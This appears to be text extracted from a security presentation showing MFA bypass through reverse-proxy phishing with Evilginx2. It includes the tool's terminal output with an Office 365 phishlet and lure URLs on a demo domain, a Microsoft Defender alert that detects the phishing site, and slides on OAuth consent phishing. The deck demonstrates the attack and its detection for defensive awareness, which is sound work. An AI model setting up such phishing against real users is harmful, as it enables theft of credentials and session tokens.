
Attack bypass/ limitations

- Bypass (Microsoft Authenticator App, MFA, 2FA)
- Unsuccessful for FIDO2/hardware tokens (YubiKey)
- Unsuccessful in bypassing the full MFA capabilities part of Azure Conditional Access
 - Domain join membership, AD join membership
 - MEM Compliancy
 - Device enrollment
 - certificate
 - Conditional Access App Control
 -

The logo for Wortell, featuring the word "wortell" in a lowercase, bold, sans-serif font.

How does it work?


Attack setup



wortell

How does it work?


Reverse proxy phishing



wortell

How does it work?

```
azureuser@evil-lnx01:~$ sudo evilginx
sudo: unable to resolve host evil-lnx01: Name or service not known

  
- -- Gone Phishing -- -  
by Kuba Gretzky (@mrgretzky) version 2.4.2
```

```
[22:09:34] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[22:09:34] [inf] loading configuration from: /root/.evilginx
[22:09:34] [inf] blacklist: loaded 0 ip addresses or ip masks
[22:09:34] [inf] setting up certificates for phishlet 'o365'...
[22:09:34] [+++] successfully set up SSL/TLS certificates for domains: [login.cyberdemo.xyz www.cyberdemo.xyz]
```

phishlet	author	active	status	hostname
github	@audibleblink	disabled	available	
instagram	@charlesbel	disabled	available	
linkedin	@mrgretzky	disabled	available	linkedin.cyber...
onelogin	@perfectlylog...	disabled	available	
o365	@jamescullum	enabled	hidden	cyberdemo.xyz
reddit	@customsync	disabled	available	
twitter-mobile	@white_fi	disabled	available	
amazon	@customsync	disabled	available	
booking	@Anonymous	disabled	available	
coinbase	@An0nud4y	disabled	available	
outlook	@mrgretzky	disabled	available	
paypal	@An0nud4y	disabled	available	
twitter	@white_fi	disabled	available	
wordpress.org	@meitar	disabled	available	
airbnb	@AN0NUD4Y	disabled	available	
citrix	@424f424f	disabled	available	
facebook	@charlesbel	disabled	available	
okta	@mikesiegel	disabled	available	
protonmail	@jamescullum	disabled	available	
tiktok	@An0nUD4Y	disabled	available	

```
: lures
```

id	phishlet	hostname	path	template	ua_filter	redirect_url	og
0	o365		/xFzToBUV				---
1	o365		/UOHrJaeU				---

wortell

Evilqinx2 demo

The image shows a Windows Terminal window and a Microsoft Edge browser window side-by-side.

Windows Terminal (Left):

- Shows a table of "lures" configuration:

phishlet	hostname	path	template	ua_filter	redirect_url	og
twitter	@white_fi	disabled	available			
coinbase	@An0nud4y	disabled	available			
o365	@jamescullum	enabled	available			cyberdemo.xyz
outlook	@mrgretzky	disabled	available			
tiktok	@An0nUD4Y	disabled	available			
airbnb	@AN0NUD4Y	disabled	available			
protonmail	@jamescullum	disabled	available			
wordpress.org	@meitar	disabled	available			
onelogin	@perfectlylog...	disabled	available			
reddit	@customsync	disabled	available			
amazon	@customsync	disabled	available			
citrix	@424f424f	disabled	available			
instagram	@charlesbel	disabled	available			
linkedin	@mrgretzky	disabled	available			linkedin.cybe...

- Shows a command: `: lures`
- Shows another table of "lures" configuration:

id	phishlet	hostname	path	template	ua_filter	redirect_url	og
0	o365		/xFzToBUV				----
1	o365		/UOHrJaeU				----
2	instagram		/YgvZKBXS				----
3	o365		/UaXpuXHl				----

- Shows a command: `:`

Microsoft Edge Browser (Right):

- Shows a guest session with the URL `cyberdemoxyz/xFzToBUV`.
- Text on the page:
 - You're browsing as a guest
 - As a guest, your browsing data is kept separate from the profiles on this device. Here's what happens when you close all windows you browsed as a guest:
- Information about Microsoft Edge saving data:
 - Microsoft Edge won't save:**
 - Your browsing history
 - Your download history
 - Cookies and site data
 - Microsoft Edge will save:**
 - Files you download

Evilginx2 demo - MFA

The image shows a dual-terminal setup. On the left, a Windows Terminal window displays the Evilginx2 command-line interface. The interface features a red pixel-art logo of a person holding a shield, followed by the text "Gone Phishing" and "version 2.4.2" by Kuba Gretzky (@mrgretzky). The terminal logs show the configuration and setup of phishlets, including the successful setup of SSL/TLS certificates for domains like login.cyberdemo.xyz and www.cyberdemo.xyz. A table lists various phishlets with their authors, status, and hostnames. On the right, a Microsoft Edge browser window shows a guest session on https://login.cyberdemo.xyz/xFzToBUV, displaying a message about guest browsing and data privacy.

Windows Terminal can be set as the default terminal application in your settings. Open Settings

Gone Phishing
by Kuba Gretzky (@mrgretzky) version 2.4.2

```
[20:55:27] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[20:55:27] [inf] loading configuration from: /root/.evilginx
[20:55:28] [inf] blacklist: loaded 0 ip addresses or ip masks
[20:55:28] [inf] setting up certificates for phishlet 'o365'...
[20:55:28] [+++] successfully set up SSL/TLS certificates for domains: [login.cyberdemo.xyz www.cyberdemo.xyz]
```

phishlet	author	active	status	hostname
linkedin	@mrgretzky	disabled	available	linkedin.cyber...
reddit	@customsync	disabled	available	
citrix	@424f424f	disabled	available	
instagram	@charlesbel	disabled	available	
onelogin	@perfectlylog...	disabled	available	
tiktok	@An0nUD4Y	disabled	available	
github	@audibleblink	disabled	available	
amazon	@customsync	disabled	available	
booking	@Anonymous	disabled	available	
paypal	@An0nUD4Y	disabled	available	
twitter	@white_fi	disabled	available	
airbnb	@ANONUD4Y	disabled	available	
facebook	@charlesbel	disabled	available	
o365	@jamescullum	enabled	available	cyberdemo.xyz
okta	@mikesiegel	disabled	available	
outlook	@mrgretzky	disabled	available	
protonmail	@jamescullum	disabled	available	
twitter-mobile	@white_fi	disabled	available	
wordpress.org	@meitar	disabled	available	
coinbase	@An0nUD4Y	disabled	available	

```
[20:55:30] [war] [o365] unauthorized request: https://login.cyberdemo.xyz/ (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.136 Safari/537.36) [20.191.53.25]
: lures
```

id	phishlet	hostname	path	template	ua_filter	redirect_url	og
0	o365		/xFzToBUV				---
1	o365		/U0HrJaeU				---
2	instagram		/YgvZKBXS				---
3	o365		/UaXpuXHL				---

New tab https://login.cyberdemo.xyz/xFzToBUV Guest ...

You're browsing as a guest

As a guest, your browsing data is kept separate from the profiles on this device. Here's what happens when you close all windows you browsed as a guest:

Microsoft Edge won't save:
Your browsing history
Your download history
Cookies and site data

Microsoft Edge will save:
Files you download

Final result (Time frame 1-2 hours)

Alerts > Potential phishing web site

The MDE SIEM API deprecation that was announced earlier this year has been postponed for now, more details expected in Q3, 2022.

Part of incident: Potential phishing web site on one endpoint [View incident page](#)

vm-pc-win05 Risk level ■■■ High ...

vm-pc-win05\azureuser ...

Windows10 MDE-Management +1

Potential phishing web site

■■■ High • Detected • New

[Manage alert](#) [See in timeline](#) [Create suppression rule](#) ...

ALERT STORY

Expand all

6/13/2022 10:40:05 PM [4] ntoskrnl.exe

10:40:05 PM [416] smss.exe

10:41:41 PM [6760] smss.exe 00000108 00000084

10:41:41 PM [6568] winlogon.exe

10:41:48 PM [7292] userinit.exe

10:41:49 PM [7340] explorer.exe

10:41:49 PM [8880] msedge.exe --profile-directory=Default

[8820] msedge.exe --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel=

Network connect **Outbound connection from 10.1.0.5:49821 to 13.94.134.96:80**

Potential phishing web site

Network connect **Outbound connection from 10.1.0.5:49832 to 13.94.134.96:443**

Potential phishing web site

Details **Recommendations**

INSIGHT

Quickly classify this alert
Classify alerts to improve alert accuracy and get more insights about threats to your organization.

[Classify alert](#)

Alert state

Classification Not Set **Assigned to** Unassigned

[Set Classification](#)

Alert details

Category Credential access **MITRE ATT&CK Techniques** -

Detection source EDR **Service source** Microsoft Defender for Endpoint

Detection status Detected **Detection technology** Behavior, Network, ThreatIntelligence

Identity Attack Consent Phishing



Identity Attack OAuth

OAuth Consent Phishing



Microsoft Security Intelligence @MsftSecIntel

Want a happy team at work? Make sure you don't forget this vital ingredient

TechRepublic. Search Developer 5G Security Cloud Artificial Intelligence More Newsletters Forums Resource Library

Microsoft warns organizations of consent phishing attacks

about this phishing attack read your emails organisations, says Microsoft security.

In this type of phishing campaign, attackers trick people into giving a malicious app consent to access sensitive data, says Microsoft.



